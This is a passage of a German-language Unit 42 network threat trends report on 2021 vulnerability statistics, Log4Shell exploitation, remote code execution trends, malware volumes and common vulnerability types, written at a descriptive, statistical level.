paloalto NETWORKS | UNIT 42

2022 UNIT 42 NETWORK THREAT TRENDS RESEARCH REPORT

VOL. 1

NETWORK
THREAT
TRENDS
RESEARCH
REPORT

Inhalt

Vorwort

In vielen Unternehmen gehört mobiles Arbeiten inzwischen zum Alltag. Da Mitarbeiter dadurch völlig standortungebunden sind, hat dies auch einschneidende Auswirkungen auf die Netzwerksicherheit. Der Perimeter wird immer stärker aufgeweicht und die Angriffsfläche des Netzwerks ist dadurch enorm gewachsen. Das bedeutet, dass die Netzwerksicherheitsstrategie geändert und an diese modernen Bedrohungen angepasst werden muss. Um sich effektiv vor den zunehmenden Angriffen zu schützen, die zum Umgehen von Erkennungsfunktionen komplexe Verschleierungs- und Verschlüsselungstechniken nutzen, müssen Unternehmen sowohl die neue Bedrohungslandschaft als auch angemessene Abwehrtaktiken kennen.

Die Anzahl der Bedrohungen hat exponentiell zugenommen – und an diesem Trend wird sich vorerst wohl auch nichts ändern. 2021 gab es allein für Log4Shell mehrere Millionen aktive Angriffsversuche und es werden immer noch neue aufgedeckt. Angreifer setzen zudem mittlerweile Automatisierung, As-a-Service-Angebote, komplexe Tools und diverse Umgehungstaktiken ein, um die Abwehrmaßnahmen der Unternehmen zu unterwandern. Auch Varianten von Red-Team-Tools und RATs (Remote Access Trojans) werden häufig eingesetzt. Mit diesen Tools und Techniken können Angreifer viel schneller und erfolgreicher agieren. So fällt es ihnen leichter denn je, flexibel anpassbare Command-and-Control-(C2-)Kanäle einzurichten, die sich mit herkömmlichen Methoden nicht blockieren lassen. Die C2-Kommunikation ist eine der letzten Phasen im Angriffsverlauf und die letzte Möglichkeit für Sicherheitsteams, die Aktivitäten der Angreifer zu stoppen, bevor diese ihr Ziel erreichen und in der Lage sind, Ransomware zu implementieren, sich im Netzwerk auszubreiten oder Daten zu stehlen. Die möglichst unmittelbare Unterbindung der C2-Kommunikation hat daher höchste Priorität für die Unternehmen.

Netzwerksicherheitsteams müssen diese komplexen Angriffe also so schnell und präzise wie möglich erkennen und validieren. Um potenzielle Bedrohungen vor dem Eindringen in das Netzwerk zu identifizieren und Angriffe sofort im Keim zu ersticken, muss der Datenverkehr in Echtzeit analysiert werden. Wird er erst nachträglich offline untersucht, können Angreifer ihre Aktivitäten leichter verbergen. Auch die Automatisierung und das maschinelle Lernen (ML) tragen entscheidend dazu bei, dass unbekannte und verschleierte Bedrohungen in Echtzeit erkannt und abgewehrt werden können. Außerdem sollten Unternehmen eine ganzheitliche Sicherheitsstrategie entwickeln und sich nicht nur auf ein Einfallstor konzentrieren, denn Bedrohungen können von verschiedenen Angriffsvektoren ausgehen. Eine Standardlösung zur Abwehr gibt es leider nicht. Aus diesem Grund muss die Sicherheit nicht nur in den Rechenzentren und Campusnetzwerken, sondern auch auf Endpunkten, IoT-Geräten und beim Remotezugriff überprüft werden – insbesondere wegen der Zunahme an mobilen Mitarbeitern.

Angreifer entwickeln kontinuierlich neue Taktiken, um Sicherheitslösungen zu umgehen und sich Zugang zu einem Netzwerk zu verschaffen. Um mit der unglaublichen Geschwindigkeit Schritt zu halten, mit der derzeit neue Gefahren auftauchen, müssen Sicherheitsverantwortliche in Unternehmen den aktuellen Stand in puncto Bedrohungen und Schwachstellen kennen. In diesem Bericht geben wir Einblicke in die neuesten Trends bei Netzwerkbedrohungen, einschließlich aktueller Beispiele aus der Praxis. Wir hoffen, Unternehmen damit einen besseren Überblick über die Lage der Netzwerksicherheit und die Möglichkeiten zur Verbesserung der Sicherheitsmaßnahmen zu geben.

Jen Miller-Osborn
Deputy Director, Unit 42
Palo Alto Networks

Xu Zou
VP, Network Security
Palo Alto Networks

Weitere Zunahme der Angriffe und stärkere Verlagerung in die digitale Welt

Die Anzahl der Netzwerkbedrohungen und -angriffe hat 2021 weiter zugenommen – auch ein Jahr nach dem starken Anstieg, der mit der Einführung von Homeoffices und hybriden Arbeitsmodellen im Jahr 2020 einherging. 2021 wurden mehr als 11.000 neue Sicherheitslücken veröffentlicht. Unseren Analysen zufolge hat zwar die Anzahl der neuen Sicherheitslücken im Vergleich zum Vorjahr etwas abgenommen, doch im Gegenzug gab es mehr Fälle von Remote-Codeausführung (Remote Code Execution, RCE) und Offenlegung von Informationen. Der Anteil der Malwaresamples ist im Vergleich zu harmlosen Dateien ebenfalls stark angestiegen und beinahe doppelt so groß wie in den vorherigen 12 Monaten. Das verdeutlicht, in welchem Ausmaß die Angreifer ihre Prozesse automatisiert haben und wie wichtig es ist, unbekannte Bedrohungen zu erkennen und möglichst auch abzuwehren. Außerdem sind die Angreifer wesentlich versierter. Sie nutzen verstärkt Red-Team-Tools, mit denen normalerweise komplexe Angriffe simuliert und aggressive Sicherheitstests durchgeführt werden. Mithilfe dieser Tools und RATs (Remote Access Trojans) versuchen die Hacker, die Sicherheitslösungen im Netzwerk zu umgehen. Es sind jedoch nicht nur neue Bedrohungen im Umlauf. Einige RCE-Sicherheitslücken wie CVE-2017-9841 und CVE-2019-9082 wurden schon vor mehreren Jahren gemeldet und waren 2021 noch immer weitverbreitet.

In diesem Bericht von unserem Threat-Intelligence-Team Unit 42 stellen wir Netzwerksicherheitslücken vor, die 2021 erstmalig gemeldet wurden, und einige neue komplexe Bedrohungen, die 2022 und 2023 relevant werden könnten. Dank dieser Erkenntnisse können wir die Entwicklung der Bedrohungslandschaft besser einschätzen und Unternehmen Empfehlungen zur Verbesserung ihrer Sicherheitsmaßnahmen und zur Risikominimierung geben. Wir hoffen, dass Unternehmen mithilfe dieser Informationen ihr Sicherheitsniveau verbessern und sich wirksamer vor persistenten Bedrohungen schützen können, um die Risiken zu minimieren, die Reaktionszeiten zu verkürzen und ihre Sicherheitsinvestitionen zu maximieren.

Wichtige Erkenntnisse

- **Leichter Rückgang der CVEs, aber starker Anstieg bei den Angriffen**: 2021 wurden 11.841 netzwerkrelevante Common Vulnerabilities and Exposures (CVEs) mit mittlerem und höheren Schweregraden gemeldet. Das ist ein leichter Rückgang im Vergleich zum Vorjahr (13.123). Die größte Gruppe bildeten 2021 Sicherheitslücken mit mittlerem Schweregrad. Die Anzahl der Angriffe hat im Jahresvergleich allerdings um 15 Prozent zugenommen und einen Rekordwert erreicht: 2021 waren es dreimal so viele wie vor der Verbreitung des mobilen Arbeitens aufgrund der COVID-19-Pandemie. Die Tatsache, dass es 2021 weniger CVEs bei mehr Angriffen gab, zeigt, dass Patching und virtuelle Patches eine wichtige Rolle spielen.
- **Log4Shell, der schwerwiegendste Exploit**: 2021 wurde bei den Netzwerkangriffen am häufigsten die Log4Shell-Sicherheitslücke (CVE-2021-44228 und CVE-2021-45046) ausgenutzt. Das lag zum einen an der umfassenden Nutzung von Apache Log4j und zum anderen an den gravierenden Konsequenzen für die Unternehmen. Seit der öffentlichen Bekanntgabe haben wir 11 Millionen aktive Ausnutzungsversuche verzeichnet und zum Zeitpunkt der Veröffentlichung dieses Berichts werden immer noch neue Angriffe aufgedeckt. Aufgrund der Log4Shell-Sicherheitslücke haben sich die beobachteten Exploits mit einem kritischen Schweregrad im Dezember im Vergleich zum Vormonat fast verdreifacht. Zu den weiteren CVEs, die am häufigsten ausgenutzt werden, gehören ältere Sicherheitslücken und Schwachstellen bei IoT-Geräten. Das zeigt, dass beim Patching alle Geräte berücksichtigt werden müssen, nicht nur IT-Geräte.
- **Remote-Codeausführung ist bei Angreifern äußerst beliebt**: Im Jahr 2021 haben wir 262 Millionen netzwerkbasierte Angriffsversuche beobachtet, die meist auf Sicherheitslücken mit hohem Schweregrad abzielten. Die Remote-Codeausführung ist unter Angreifern äußerst beliebt und macht 75 Prozent der Angriffe auf kritische Sicherheitslücken aus. Das ist keine große Überraschung, denn bei einer erfolgreichen Remote-Codeausführung kann ein Angreifer häufig das angegriffene Gerät manipulieren und sich so größere Kontrolle und einen besseren Zugriff auf das Netzwerk des Opfers verschaffen.
- **Zunahme von Malware**: Von den 13,7 Milliarden Malwaresamples, die WildFire 2021 erfasst hat, waren 525 Millionen schädlich. Das sind **etwa 4 Prozent** und damit fast doppelt so viel wie noch 2020. Eine Analyse der Daten ergab, dass die Nutzung schädlicher PDF-Dateien zwar deutlich zugenommen hat, PE-Dateien (Portable Executables) aber 80 Prozent der aufgedeckten Malware ausmachen und damit weiterhin die beliebteste Malwarevariante sind.

Überblick über die Netzwerksicherheitslücken aus dem Jahr 2021

In diesem Kapitel sehen wir uns sowohl die öffentlich gemeldeten Sicherheitslücken in Netzwerken als auch die in der Praxis aufgedeckten genauer an. 2021 haben wir mehr als 17.000 öffentliche Meldungen zu Sicherheitslücken von diversen Quellen zusammengetragen, zum Beispiel von der National Vulnerability Database (NVD), Zero Day Initiative (ZDI), Exploit-DB, Metasploit, GitHub und Talos. Außerdem wurden mehr als 262 Millionen schädliche Netzwerksitzungen vom Advanced Threat Prevention-Service von Palo Alto Networks aufgedeckt, einem IPS (Intrusion Prevention System), das auf ML-gestützten Next-Generation Firewalls (physisch, virtuell oder containerbasiert), in Prisma SASE, Google IDS, Cloud NGFW für AWS und der OCI Network Firewall for Oracle bereitgestellt wird. Durch die Analyse der Schweregrade, Arten von Sicherheitslücken und Daten aus realen Angriffen konnten wir uns einen besseren Überblick über die Lage im Jahr 2021 machen. Diese Erkenntnisse helfen auch anderen Unternehmen, die aktuelle Bedrohungslage einzuschätzen und effektive Sicherheitsmaßnahmen für einen besseren Schutz ihrer Netzwerke auszuwählen.

Methodik

Jedes Jahr wird eine Vielzahl an Sicherheitslücken gemeldet. In der Regel werden Sicherheitslücken, die Unternehmen in einem bestimmten Maß beeinträchtigen, einer Stelle gemeldet, die Common Vulnerabilities and Exposures (CVEs) verwaltet. Diese weist dann eine CVE-Nummer zu. Zum Zeitpunkt der Erstellung dieses Berichts hat unser internes Threat-Intelligence-System die aktuellen Informationen zu Sicherheitslücken von der offiziellen CVE-Datenbank und anderen gängigen Cybersicherheitsquellen wie NVD, ZDI, Exploit-DB, Metasploit, GitHub und der MITRE-CVE-Datenbank abgerufen. Für das Jahr 2021 wurde 17.546 Sicherheitslücken eine CVE-Nummer zugewiesen. In diesem Bericht haben wir uns auf die netzwerkrelevanten Sicherheitslücken mit dem Schweregrad „Mittel“, „Hoch“ oder „Kritisch“ und den entsprechenden CVSS-Werten aus dem NVD Common Vulnerability Scoring-System konzentriert. Daher haben wir alle Sicherheitslücken unberücksichtigt gelassen, die nicht für Netzwerke relevant oder nicht genauer definiert waren. Die übrigen 11.841 Sicherheitslücken wurden für diesen Bericht analysiert.

Die Daten aus realen Angriffen wurden von Next-Generation Firewalls (NGFW) von Palo Alto Networks in verschiedenen Ländern erfasst, unter anderem in Europa, Singapur, Japan, Australien, Kanada und den USA. Dazu gehörten Angriffe auf Einrichtungen in verschiedenen Branchen, zum Beispiel Universitäten, Krankenhäuser, E-Commerce-Händler, Finanzinstitute und Technologieunternehmen. Die Daten umfassten 262 Millionen Angriffssitzungen aus dem Jahr 2021 (interner Netzwerkdatenverkehr ausgenommen). Ebenso wie bei den veröffentlichten Sicherheitslücken haben wir nur die Angriffe mit einem mittleren, hohen oder kritischen Schweregrad berücksichtigt. Diese umfassende Menge an Daten ermöglichte es uns, wichtige Trends in Bezug auf die Netzwerkbedrohungen zu identifizieren und schwerwiegende bzw. häufig ausgenutzte Exploits zu analysieren.

Analyse der Sicherheitslücken

Der Schweregrad einer Sicherheitslücke lässt sich anhand von verschiedenen Aspekten ermitteln, zum Beispiel daran, wie schwierig es ist, sie auszunutzen, oder welche Konsequenzen ein Angriff über diese spezielle Schwachstelle für ein einzelnes Opfer haben kann. Welche Bedeutung den einzelnen Kriterien zugemessen wird, kann je nach Unternehmen und Datenanalyst variieren. Daher ist es nicht einfach, ein universelles Evaluierungssystem zu entwickeln, doch es gibt einige Algorithmen, die in der gesamten Branche genutzt werden. Der bekannteste Standard ist CVSS (Common Vulnerability Scoring System). In diesem Bericht haben wir die Kriterien aus CVSS 3.x als Grundlage verwendet, sofern verfügbar. In der Regel gilt: Je höher der CVSS-Wert, desto größer ist der potenzielle Schaden und daher auch der Schweregrad der Sicherheitslücke. Log4Shell (CVE-2021-44228) war beispielsweise die gravierendste Sicherheitslücke im Jahr 2021 und hat den höchsten CVSS-Wert von 10.0.

98,96 Prozent aller Sicherheitslücken aus dem Jahr 2021 wurden als „Mittel“ oder höher eingestuft. Das bedeutet, dass sie gefährlich sein können, relativ einfach auszunutzen sind sowie eine schnelle und einfache Einrichtung von C2-Kanälen ermöglichen und dann für die Zwecke der Angreifer genutzt werden können (zum Beispiel Datendiebstahl oder Erpressung). In Abbildung 1 ist die anteilige Verteilung der Schweregrade zu sehen. Sicherheitslücken mit einem geringen Schweregrad haben meist keine schwerwiegenden Folgen, sodass ihnen oft auch keine CVE-Nummer für die Nachverfolgung zugewiesen wird. Aus diesem Grund gibt es weniger CVE-Nummern mit einem niedrigen Schweregrad.




Abbildung 1: Verteilung von Netzwerksicherheitslücken mit verfügbaren PoC-Informationen nach Schweregrad

Erwähnenswert ist außerdem, dass für 10,9 Prozent der Sicherheitslücken mit einem kritischen Schweregrad ein öffentlicher PoC (Proof-of-Concept) verfügbar ist. Das bedeutet, dass die Angreifer öffentlich bekannte Informationen zur Ausnutzung der Sicherheitslücke abrufen können. Die Gewohnheit, PoC-Informationen meist schon zu veröffentlichen, bevor ein Patch verfügbar ist, macht Software und Netzwerke anfällig für Angriffe. IPS-Lösungen sollten insbesondere diesen kritischen Zeitraum abdecken, bis ein Patch verfügbar ist.

Da der Prozess von der Erkennung einer Sicherheitslücke bis zu deren Veröffentlichung recht lange dauern kann, existieren einige der 2021 veröffentlichten CVEs eventuell schon seit 2020. Ebenso wird eine CVE, die Ende 2021 aufgedeckt wurde, unter Umständen erst Anfang 2022 veröffentlicht.[1] Aus diesem Grund stammen die Informationen zu den Sicherheitslücken, die 2021 von unserem Threat-Intelligence-System erfasst wurden, aus einer Zeitspanne von Ende 2020 bis Januar 2022. Ihre Verteilung ist in Abbildung 2 zu sehen. Obwohl die Gesamtzahl der CVEs mit unterschiedlichen Schweregraden von Monat zu Monat variiert, ist die anteilige Verteilung pro Monat recht konstant. CVEs mit kritischem Schweregrad sind in der Regel am seltensten. Die Anzahl der veröffentlichten CVEs mit mittlerem oder hohem Schweregrad ist das ganze Jahr über relativ konstant. Der Prozentsatz der realen Angriffe ist allerdings nicht mit dem Prozentsatz der Sicherheitslücken identisch.

1. Wir haben die veröffentlichen CVEs vom 15. Januar 2022 als Grundlage genommen. Dadurch ist die Anzahl für die letzten Monate im Jahr 2021 eventuell zu gering, da CVEs, die Ende 2021 gemeldet wurden, erst später aufgenommen wurden.




Abbildung 2: Verteilung der Schweregrade von erstmalig erfassten Netzwerksicherheitslücken nach Monat

Zwar werden jedes Jahr Zehntausende von Sicherheitslücken gemeldet, aber nicht alle werden auch tatsächlich ausgenutzt. Das kann verschiedene Gründe haben: Eventuell haben die Angreifer keine PoC-Informationen; die Sicherheitslücke lässt sich nicht einfach ausnutzen; es ist keine passende Software im Internet verfügbar; oder die Auswirkungen wären so gering, dass es sich für die Angreifer schlicht und einfach nicht lohnt. In diesem Bericht stellen wir reale Angriffe aus dem Jahr 2021 vor und erläutern, auf welche Bereiche sich die Angreifer konzentriert haben.

Wenn wir den Schweregrad und die Verteilung der gemeldeten Sicherheitslücken mit den Exploits vergleichen, die im Datenverkehr der Angreifer erfasst wurden, stellen wir fest, dass die Anzahl der Angriffe auf kritische Sicherheitslücken ungefähr 1,5-mal größer als die Anzahl der gemeldeten kritischen Sicherheitslücken ist. Bei der Anzahl der gemeldeten CVEs ist die Gruppe mit mittlerem Schweregrad am größten (43,1 Prozent). Bei den aktiven Exploits liegen allerdings die Sicherheitslücken mit hohem Schweregrad vorn (40,3 Prozent aller Angriffe). Das deutet darauf hin, dass Angreifer vorrangig Sicherheitslücken mit hohem und kritischem Schweregrad ausnutzen, um die größtmögliche Wirkung zu erzielen. Vor diesem Hintergrund sollten Unternehmen unbedingt die Abwehrmaßnahmen für diese Arten von Sicherheitslücken priorisieren.

Die Verteilung der Schweregrade von veröffentlichten CVEs bleibt im Monatsvergleich relativ stabil. Allerdings nahm im Dezember 2021 die Anzahl der kritischen Angriffe aufgrund der Apache Log4j-Sicherheitslücke stark zu: Die Exploits mit kritischem Schweregrad verdreifachten sich im Vergleich zu den vorherigen Monaten, insbesondere für CVE-2021-44228 und CVE-2021-45046.[11]




Abbildung 3: In der Praxis beobachtete Angriffe und Verteilung der Schweregrade nach Jahr

Bei der Analyse der Jahrestrends zu den Exploit-Versuchen haben wir festgestellt, dass die Anzahl der Angriffe im Laufe der Jahre zugenommen hat.[2] Mit der zunehmenden Verbreitung mobiler Arbeitsmodelle seit 2019 haben auch die Netzwerkangriffe größere Ausmaße und schwerwiegendere Folgen. 2020 stieg die Anzahl um etwa 180 Prozent und 2021 erneut um 15 Prozent. Diese Korrelationen basieren allerdings lediglich auf CVE-Angriffen und berücksichtigen keine anderen Angriffsarten wie beispielsweise Phishing. Weitere Informationen dazu, wie Angreifer die Pandemie für ihre Zwecke ausgenutzt haben, finden Sie in diesem Blogbeitrag von Unit 42.

Arten von Sicherheitslücken

Um Sicherheitslücken für die Berichterstellung zu klassifizieren und zu gruppieren, werden sie in verschiedene Arten unterteilt. Häufig wird dafür die Ursache einer Sicherheitslücke gewählt (Pufferüberlauf oder Use-After-Free (UAF)), die potenziellen Folgen (Offenlegung von Informationen oder Code-Injection) oder eine typische Angriffstechnik zur Ausnutzung der Sicherheitslücke (Denial-of-Service (DoS) oder SQL-Injection). Unser Threat-Intelligence-System stellt nicht nur Informationen zur Sicherheitslücke wie CVE-Nummer und Schweregrad bereit, sondern auch Beschreibungen, Common Weakness Enumeration (CWE) und relevante Nachrichten oder Blogartikel. Wir haben die verfügbaren CVE-Informationen, den Schweregrad, die CWE-Daten und relevante Nachrichten und Blogartikel analysiert, um die Sicherheitslücken möglichst präzise zu kategorisieren.

Die drei gängigsten Arten von Sicherheitslücken (siehe unten) machten 31,9 Prozent aller veröffentlichten CVEs aus dem Jahr 2021 aus. In Abbildung 4 sind die gängigsten Arten von Sicherheitslücken aufgeführt:

- **Cross-Site-Scripting (XSS)**: Diese Sicherheitslücke wird dazu genutzt, schädliche Skripte in vertrauenswürdige Websites einzuschleusen. Dieser Art von Sicherheitslücke wird in der Regel ein mittlerer Schweregrad zugewiesen.
- **Denial-of-Service (DoS)**: Hier wird versucht, die Zugänglichkeit öffentlicher Ressourcen zu beeinträchtigen. Diese Sicherheitslücken haben meist einen hohen Schweregrad.

Die Anzahl der Angriffe hat zwischen 2020 und 2021 um **15%** zugenommen. Es wurden **dreimal** so viele Angriffe wie vor der Einführung des mobilen Arbeitens beobachtet. Damit wurde ein neuer Rekordwert erreicht.

2. Damit die Anzahl der Kunden nicht die Anzahl der beobachteten Angriffssitzungen insgesamt beeinflusst, haben wir die Gesamtzahl der Angriffssitzungen durch die Anzahl der Kunden geteilt, um für diese Analyse die Anzahl der Angriffssitzungen insgesamt pro Kunde zu ermitteln.

- **Offenlegung von Informationen**: Dies bezieht sich auf die öffentliche Bekanntgabe sensibler Daten. Dazu können die Auflistung von Verzeichnissen, Informationen zu Servern oder die Offenlegung von Dateipfaden gehören. Diese Sicherheitslücken haben meist einen hohen oder mittleren Schweregrad.




Abbildung 4: Die 15 wichtigsten Arten von Sicherheitslücken für CVEs, die 2021 veröffentlicht wurden

Die hohe Anzahl der 2021 veröffentlichten XSS-Sicherheitslücken deutet eventuell darauf hin, dass webbasierte Software anfälliger, besser zugänglich oder beliebter als andere Arten von Software ist. Andere Sicherheitslücken wie der Pufferüberlauf, SQL-Injection oder die Remote-Codeausführung umfassen meist mehr CVEs mit hohem und kritischem Schweregrad. Diese Arten von Sicherheitslücken sind nicht so einfach zu erkennen und werden daher auch seltener gemeldet.

